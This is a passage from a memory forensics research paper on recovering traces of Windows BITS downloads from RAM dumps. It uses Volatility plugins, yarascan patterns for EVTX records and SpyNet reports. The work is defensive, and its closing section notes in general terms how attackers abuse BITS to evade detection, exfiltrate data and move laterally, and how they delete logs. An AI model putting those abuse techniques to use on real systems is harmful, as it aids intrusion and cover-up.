In a real case attack scenario, SIEM logs may not be available: for example, in the case of a domestic computer being the victim, or a Corporate laptop being temporarily connected to a WiFi network. In addition, expert attackers could hide their tracks by deleting the EVTX logs related to BITS downloads and uploads. In these cases, RAM memory examination can be useful in order to obtain evidence that cannot be obtained because it was intentionally deleted, or simply unavailable.

For this particular RAM memory examination, RAM memory dumps were taken after the completion of several BITS downloads, and not after just one download only, in order

to check whether remnants of the older transfers are available, and to what extent. This experiment was repeated three times; after each series of downloads, a dedicated RAM acquisition was carried out. The examination of the taken RAM memory dumps was carried out with "Volatility Framework", v 2.6, standalone version (for Windows and for Mac).

The initial result for all the three tests was that no BITS activity at all was captured by plugins "pslist" (list of running processes), "cmdscan" (commands entered through the Windows command prompt) and "consoles" (input and output of commands entered through the prompt). In only one case, the output of Volatility Framework' "netscan" plugin (listing active TCP connections at the time of memory acquisition) kept track of the last BITS session only, due to the fact that the RAM was acquired immediately after. Nevertheless, BITS activity is not recorded in "index.dat" cache files, therefore it is not captured by the "iehistory" Volatility plugin. Finally, no entries related to execution of "bitsadmin.exe" were captured by plugins "shimcache" and "Userassist".

However, the "strings" Volatility plugin, as well as the Sysinternals' "strings" command line tool provided some useful starting indications. The first RAM examinations consisted of running Volatility plugins without providing any other indicator. Further examinations of the same dump were carried out by using the download URLs as a starting point to understand where activity may be contained in the RAM tracks of BITS. The files that were downloaded via BITS for this test were the following (URL and file name):

- aismilano.wine/images/headers/header3.png
- zone-h.org/images/logo.gif
- sectools.org/images/sitelogo.png
- kitaitalia-nihonjinkai.it/images/logonjk4.jpg (last run session)

In order to understand where in the RAM memory useful indications may reside and, in particular, in which process' memory space may be found, the full URLs have been

searched in Volatility with the "strings" Volatility plugin. The results are summarized in the table below:

URL nr	Keyword	PID	Process Name	Command Line	Nr. Hits
URL1	aismilano.wine/images/headers/header3.png	N/A	(Free Memory)	N/A	5
		N/A	(Kernel)	N/A	2
		968	svchost.exe	svchost.exe -k netsvcs	1
		776	svchost.exe	svchost.exe -k LocalServiceNetworkRestricted	2
URL2	http://www.zone-h.org/images/logo.gif	N/A	(Free Memory)	N/A	5
		N/A	(Kernel)	N/A	2
		968	svchost.exe	svchost.exe -k netsvcs	1
		776	svchost.exe	svchost.exe -k LocalServiceNetworkRestricted	2
URL3	https://sectools.org/images/sitelogo.png	N/A	(Free Memory)	N/A	4
		N/A	(Kernel)	N/A	2
		968	svchost.exe	svchost.exe -k netsvcs	1
		776	svchost.exe	svchost.exe -k LocalServiceNetworkRestricted	1
		1000	svchost.exe	svchost.exe -k LocalService	1
URL4	kitaitalia-nihonjinkai.it/images/logonjk4.jpg	N/A	(Free Memory)	N/A	13
		N/A	(Kernel)	N/A	5
		968	svchost.exe	svchost.exe -k netsvcs	6
		776	svchost.exe	svchost.exe -k LocalServiceNetworkRestricted	3
		1000	svchost.exe	svchost.exe -k LocalService	1

The first observation regarding the summary in the above table is that the hits related to "URL4" are more numerous than the hits related to the other transfers. This may be due to this download being the last download of the four, and additional hits are likely residents in copies of "qmgr0.dat" and "qmgr1.dat" in the RAM memory.
From the output of the "cmdline" Volatility plugin, it was possible to correlate the PIDs returned by the Volatility "strings" plugin with the full command line of the "svchost" processes, as recapped in the table below:

```
[snip]
**************************************************************************
svchost.exe pid:   776
Command line : C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
**************************************************************************
[snip]
**************************************************************************
svchost.exe pid:   968
Command line : C:\Windows\system32\svchost.exe -k netsvcs
**************************************************************************
svchost.exe pid:  1000
```

Figure 12 – Output of the Volatility' "cmdline" plugin

Roberto Nardella, Roberto.nardella@fastwebnet.it

Another observation is that, apart from being present in the "svchost.exe" running the BITS service ("svchost.exe –k netsvcs", bearing PID 968 in this example), hits were also found in the memory space of another two "svchost.exe" processes: "svchost.exe -k LocalServiceNetworkRestricted" (bearing PID 776, in this example) and "svchost.exe -k LocalService" (bearing PID 1000). A clear explanation for the purpose of these two latter service is reported in the book "Windows Internals, 5th Edition" (Chapter 4, "Management Mechanisms", paragraph: "Shared Service Processes", page 314) [10]. The "LocalServiceNetworkRestricted" service group includes "services that run in the local service account and make use of the network on a fixed set of ports". The services that belong to this group are DHCP, Windows Audio, P2P services and Event Logger. In particular, the latter is the service responsible for writing the EVTX logs to disk and it can prove to be extremely useful, in the case where EVTX logs are not available to the examiner.

The "LocalService" service group includes "services that run in the local service account and make use of the network on various ports or have no network usage at all, and hence no restrictions" (page 314) [10]. The services that belong to this group are numerous, and include Windows time, Remote Registry, UPnP and SSDP, Workstation, Webclient and COM+ Event System. According to the Windows Security Encyclopedia, [11] the COM+ Event System is in fact dependent upon the BITS Transfer Service.
So, in regard to the hits related to the "LocalServiceNetworkRestricted" svchost process' memory space, remnants of EVTX log entries can be extrapolated using the offsets of said hits, which are at a very close distance from each other. The downloads were carried out in a limited time range, one after the other, so the related entries in the corresponding EVTX log are immediately consecutive:

```
1604193849 [776:021d5e39] http://www.kitaitalia-nihonjinkai.it/images/logonjk4.jpg
1604193205 [776:021d5bb5] http://www.kitaitalia-nihonjinkai.it/images/logonjk4.jpg
1604190569 [776:021d5169] http://www.aismilano.wine/images/headers/header3.png
1609957101 [776:021d4eed] http://www.aismilano.wine/images/headers/header3.png
1609955489 [776:021d48a1] http://www.zone-h.org/images/logo.gif
1609954877 [776:021d463d] http://www.zone-h.org/images/logo.gif
1603399045 [776:021d3d85] https://sectools.org/images/sitelogo.png
```

Figure 13 - Output of Volatility' "strings" plugin

In 2007, Andreas Schuster presented the Microsoft Windows Vista Event Log File Format at DFRWS 2007 USA with his presentation entitled “Introducing the Microsoft Vista Log File Format” (Schuster, 2007) [12] documenting the structure of each EVTX record. According to his presentation, each EVTX record has the following structure:

1) Header (Magic string: “2A 2A 00 00”);
2) Record length (4 bytes). The length of a record is variable;
3) Event Record ID (8 bytes, Uint64);
4) Timestamp (8 bytes, Windows FILETIME object);
5) XML structure of the record (variable).

From the above information, the header of a record seems to be the only fixed data of an EVTX record. Detailed explanations about the Windows FILETIME format, as well as the concept of Little Endian, are out of the scope of this paper however, from experience, it is known that the last byte of a Windows FILETIME object is “01” most of the time. Therefore, the following search expression for Volatility Plugin “Yarascan” was crafted:

```
volatility -f [image] --profile=Win7SP0x64 yarascan -p 776 -Y "{2A 2A 00 00 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? 01}" -s
```

The above Yarascan rule will search within the memory space of process bearing PID 776 for the magic string “2A 2A 00 00”, followed by 19 bytes of unknown content (where “??” stands for “any value”) and by the “01” value representing the last byte of a Windows FILETIME object. The flag “-s 512” stands for the desired length of the hits’ preview (512 bytes). The result shows that the captured hits are related to EVTX event log records:



Figure 14 – Yarascan hits

However, these hits are related to all event logs, and not just the "Microsoft-Windows-Bits-Client Operational.evtx". During the examination of EVTX logs, it was observed that usage of BITS via Powershell attributes a default “BITS Transfer” name to a job. The Unicode equivalent of this default name (“B.I.T.S...T.r.a.n.s.f.e.r”) has been converted in Hex (“42 00 49 00 54 00 53 00 20 00 54 00 72 00 61 00 6e 00 73 00 66 00 65 00 72”) and the above Yarascan rule was modified as follows:

```
volatility -f [image] --profile=Win7SP0x64 yarascan -p 776 -Y "{42 00 49 00 54 00 53 00 20 00 54 00 72 00 61 00 6e 00 73 00 66 00 65 00 72}" -s 512
```

This time, the search produced less hits and returned clearer indications about the provenance of the download (the URL the resource was coming from) and the context (fragment of a record of “Microsoft-Windows-Bits-Client Operational.evtx”):

Roberto Nardella, Roberto.nardella@fastwebnet.it

```
0x021d47d1  74 00 2d 00 57 00 69 00 6e 00 64 00 6f 00 77 00   t.-.W.i.n.d.o.w.
0x021d47e1  73 00 2d 00 42 00 69 00 74 00 73 00 2d 00 43 00   s.-.B.i.t.s.-.C.
0x021d47f1  6c 00 69 00 65 00 6e 00 74 00 2f 00 4f 00 70 00   l.i.e.n.t./.O.p.
0x021d4801  65 00 72 00 61 00 74 00 69 00 6f 00 6e 00 61 00   e.r.a.t.i.o.n.a.
Rule: r1
Owner: Process svchost.exe Pid 776
0x021d4875  42 00 49 00 54 00 53 00 20 00 54 00 72 00 61 00   B.I.T.S...T.r.a.
0x021d4885  6e 00 73 00 66 00 65 00 72 00 00 00 3f d2 f9 5a   n.s.f.e.r...?..Z
0x021d4895  c7 cc 70 4b ab 6a 46 ef 59 0c 23 a6 68 00 74 00   ..pK.jF.Y.#.h.t.
0x021d48a5  74 00 70 00 3a 00 2f 00 2f 00 77 00 77 00 77 00   t.p.:././.w.w.w.
0x021d48b5  2e 00 7a 00 6f 00 6e 00 65 00 2d 00 68 00 2e 00   ..z.o.n.e.-.h...
0x021d48c5  6f 00 72 00 67 00 2f 00 69 00 6d 00 61 00 67 00   o.r.g./.i.m.a.g.
0x021d48d5  65 00 73 00 2f 00 6c 00 6f 00 67 00 6f 00 2e 00   e.s./.l.o.g.o...
0x021d48e5  67 00 69 00 66 00 00 00 00 00 00 00 00 00 80 d9   g.i.f...........
```

Figure 15 – other Yarascan hits

As previously discussed, this turnaround may be useful in cases where the attacker zeroed out the related EVTX log present on the hard disk. In cases like these, a simple first procedure could be identifying the "svchost.exe" logging events in the Microsoft Event Logs via the "cmdline" plugin, and then parsing the memory space via dedicated Yarascan rules.

The same test was run on a memory dump of a Windows 10 computer where the same BITS sessions were executed. In addition to the findings documented above, additional information regarding BITS sessions may be obtained if the impacted computer runs "SpyNet". Microsoft SpyNet is an alias for "Microsoft Active Protection Service" (acronym: MAPS). It is a service that, if enabled, monitors suspicious behavior and sends information to security researchers in order to identify signatures of potential malware. When the service is running, it is possible to locate the PID running Spynet via the Volatility Framework "cmdline" plugin:

```
**************************************************************************
OneDrive.exe pid:   1564
**************************************************************************
MpCmdRun.exe pid:   4992
Command line : "C:\Program Files\Windows Defender\\MpCmdRun.exe" SpyNetServiceDss -RestrictPrivileges -Acc
**************************************************************************
```

Figure 16 – MpCmdRun process invoking "Spynet"

Spynet records information in XML format, similar to the Data section of an EVTX log, within XML tags "<SpynetReport>" and "</SpynetReport>".

One easy and fast way to obtain records of SpyNet from the RAM memory dump is to extract all the strings from the dump itself with “Strings” (Sysinternals and/or Volatility “strings”) and then grep the XML tags:



Figure 17 – Spynet records in memory dump

Spynet records a detailed track of the full BITS command line that was run, the process IDs that invoked BITS and, more importantly, the destination file (“test1.exe”, in this specific case) of the downloaded resource.

7. Conclusion

In conclusion, the tests run on network, disk and RAM artefacts showed that BITS activities (legitimate and malicious) are captured in specific artefacts (state files and EVTX logs) but have limitations. The first artefact type returns more detailed information regarding a BITS session but does not capture the full history of every session carried out via BITS. The second artefact type (BITS Client specific EVTX log) contains a historical record of sessions, but no indications on where the file was written on the disk, and how it was eventually renamed. These latter indications are not provided by SIEM, which logs network related events. However, these problems can be substantively overcome through correlation with other artefacts like the Sysmon-specific EVTX log , where implemented. RAM memory analysis proved to be helpful in cases where skilled attackers deleted or manipulated artefacts to hide their tracks and in cases where other resources (like SIEM) may not be available. Retrieving tracks of BITS session via memory forensics may require significant efforts, but next steps for researchers can be the development of dedicated plugins that retrieve said remnants of suspicious activities.
BITS is a technology which is increasingly used by malware coders and attackers, taking advantage of the fact that BITS is a trusted service and is not blocked by the firewall of

the victim. Several malware varieties seen in the wild showed that as well as a valid means to avoid detection, BITS provides an excellent way to exfiltrate data if the attackers previously took control of an IIS server with BITS Server extensions already present. Finally, since BITS may operate transfers via the SMB protocol, taking advantage of this technology to place malicious files in network shares is also a viable means for lateral movement.

This research showed that the specific artefacts related to this technology are not numerous and, in some cases, the structure of said artefacts is not fully known or documented. In case of incidents where the BITS technology is used, deployment of all the methodologies of all the domains of forensic examinations (network forensics, hard disk forensics and RAM forensics) are necessary to reconstruct the events as clearly as possible.

Roberto Nardella, Roberto.nardella@fastwebnet.it

References

[1] *Exploiting BITS To Compromise Windows Update*, SpamFighter News, (n.d.), 18 May 2007, retrieved June 26th, 2019, https://www.spamfighter.com/News-8366-Exploiting-BITS-To-Compromise-Windows-Update.htm

[2] Constantin, Lucian, *Check your BITS, because deleting malware might not be enough*, PCWorld Magazine, 7 June 2016, retrieved June 26th, 2019, https://www.pcworld.com/article/3080020/check-your-bits-because-deleting-malware-might-not-be-enough.html

[3] *Chafer Used Remexi Malware To Spy On Iran Based Foreign Diplomatic Entities,* QED Systems IT News, (n.d.), 30 January 2019, retrieved June 26th, 2019, https://qedsys.com/it-news/apt-reports/Chafer-used-Remexi-malware-to-spy-on-Iran-based-foreign-diplomatic-entities/

[4] E. Salem, L. Rochberger, N, Yona, *LOLbins and trojans: How the Ramnit Trojan spreads via sLoad in a cyberattack*, Cybereason, 3 January 2019, retrieved June 26th, 2019, https://www.cybereason.com/blog/banking-trojan-delivered-by-lolbins-ramnit-trojan

[5] Steve E. Driz, *Decade-Old Qbot Banking Malware Makes a Comeback*, The Driz Group – Cybersecurity Blog, 3 March 2019, retrieved June 26th, 2019, https://www.drizgroup.com/driz_group_blog/decade-old-qbot-banking-malware-makes-a-comeback

[6] Johannes B. Ullrich, *Java Deserialization Attack Against Windows*, SANS ISC Forum, 3 April 2018, retrieved June 26th, 2019, https://isc.sans.edu/forums/diary/Java+Deserialization+Attack+Against+Windows/23513/

Roberto Nardella, Roberto.nardella@fastwebnet.it

[7] Dor Azouri, *BITSInject*, GitHub repository, https://github.com/SafeBreach-Labs/BITSInject.

[8] Dor Azouri, *BitsInject - Abusing the BITS service to execute a program*, SafeBreach Labs research, July 2017, retrieved June 26th, 2019, https://go.safebreach.com/rs/535-IXZ-934/images/BITSINJECT.pdf

[9] ANSSI FR Team, "*BITS Parser"*, GitHub repository, https://github.com/ANSSI-FR/bits_parser

[10] M.Russinovich, D. Solomon, A. Ionescu, (2019), *Windows Internals, 5th Edition*, Microsoft Press

[11] Lode Vanstechelman, *Windows Security Encyclopedia*, 2005 – 2017, retrieved June 26th, 2019, https://www.windows-security.org/windows-service/com-event-system

[12] Andreas Shuster, *Introducing the Microsoft Vista Log File Format*, Digital Forensic Research Conference 2007, Retrieved June 26th, 2019, https://www.dfrws.org/sites/default/files/session-files/paper-introducing_the_microsoft_vista_log_file_format.pdf

Bibliography

[1] M.Russinovich, D. Solomon, A. Ionescu, (2019), *Windows Internals, 5th Edition*, Microsoft Press

[2] M. Hale Ligh, A. Case, J. Levy, A. Walters (2014), *The Art of Memory Forensics*, Wiley

Roberto Nardella, Roberto.nardella@fastwebnet.it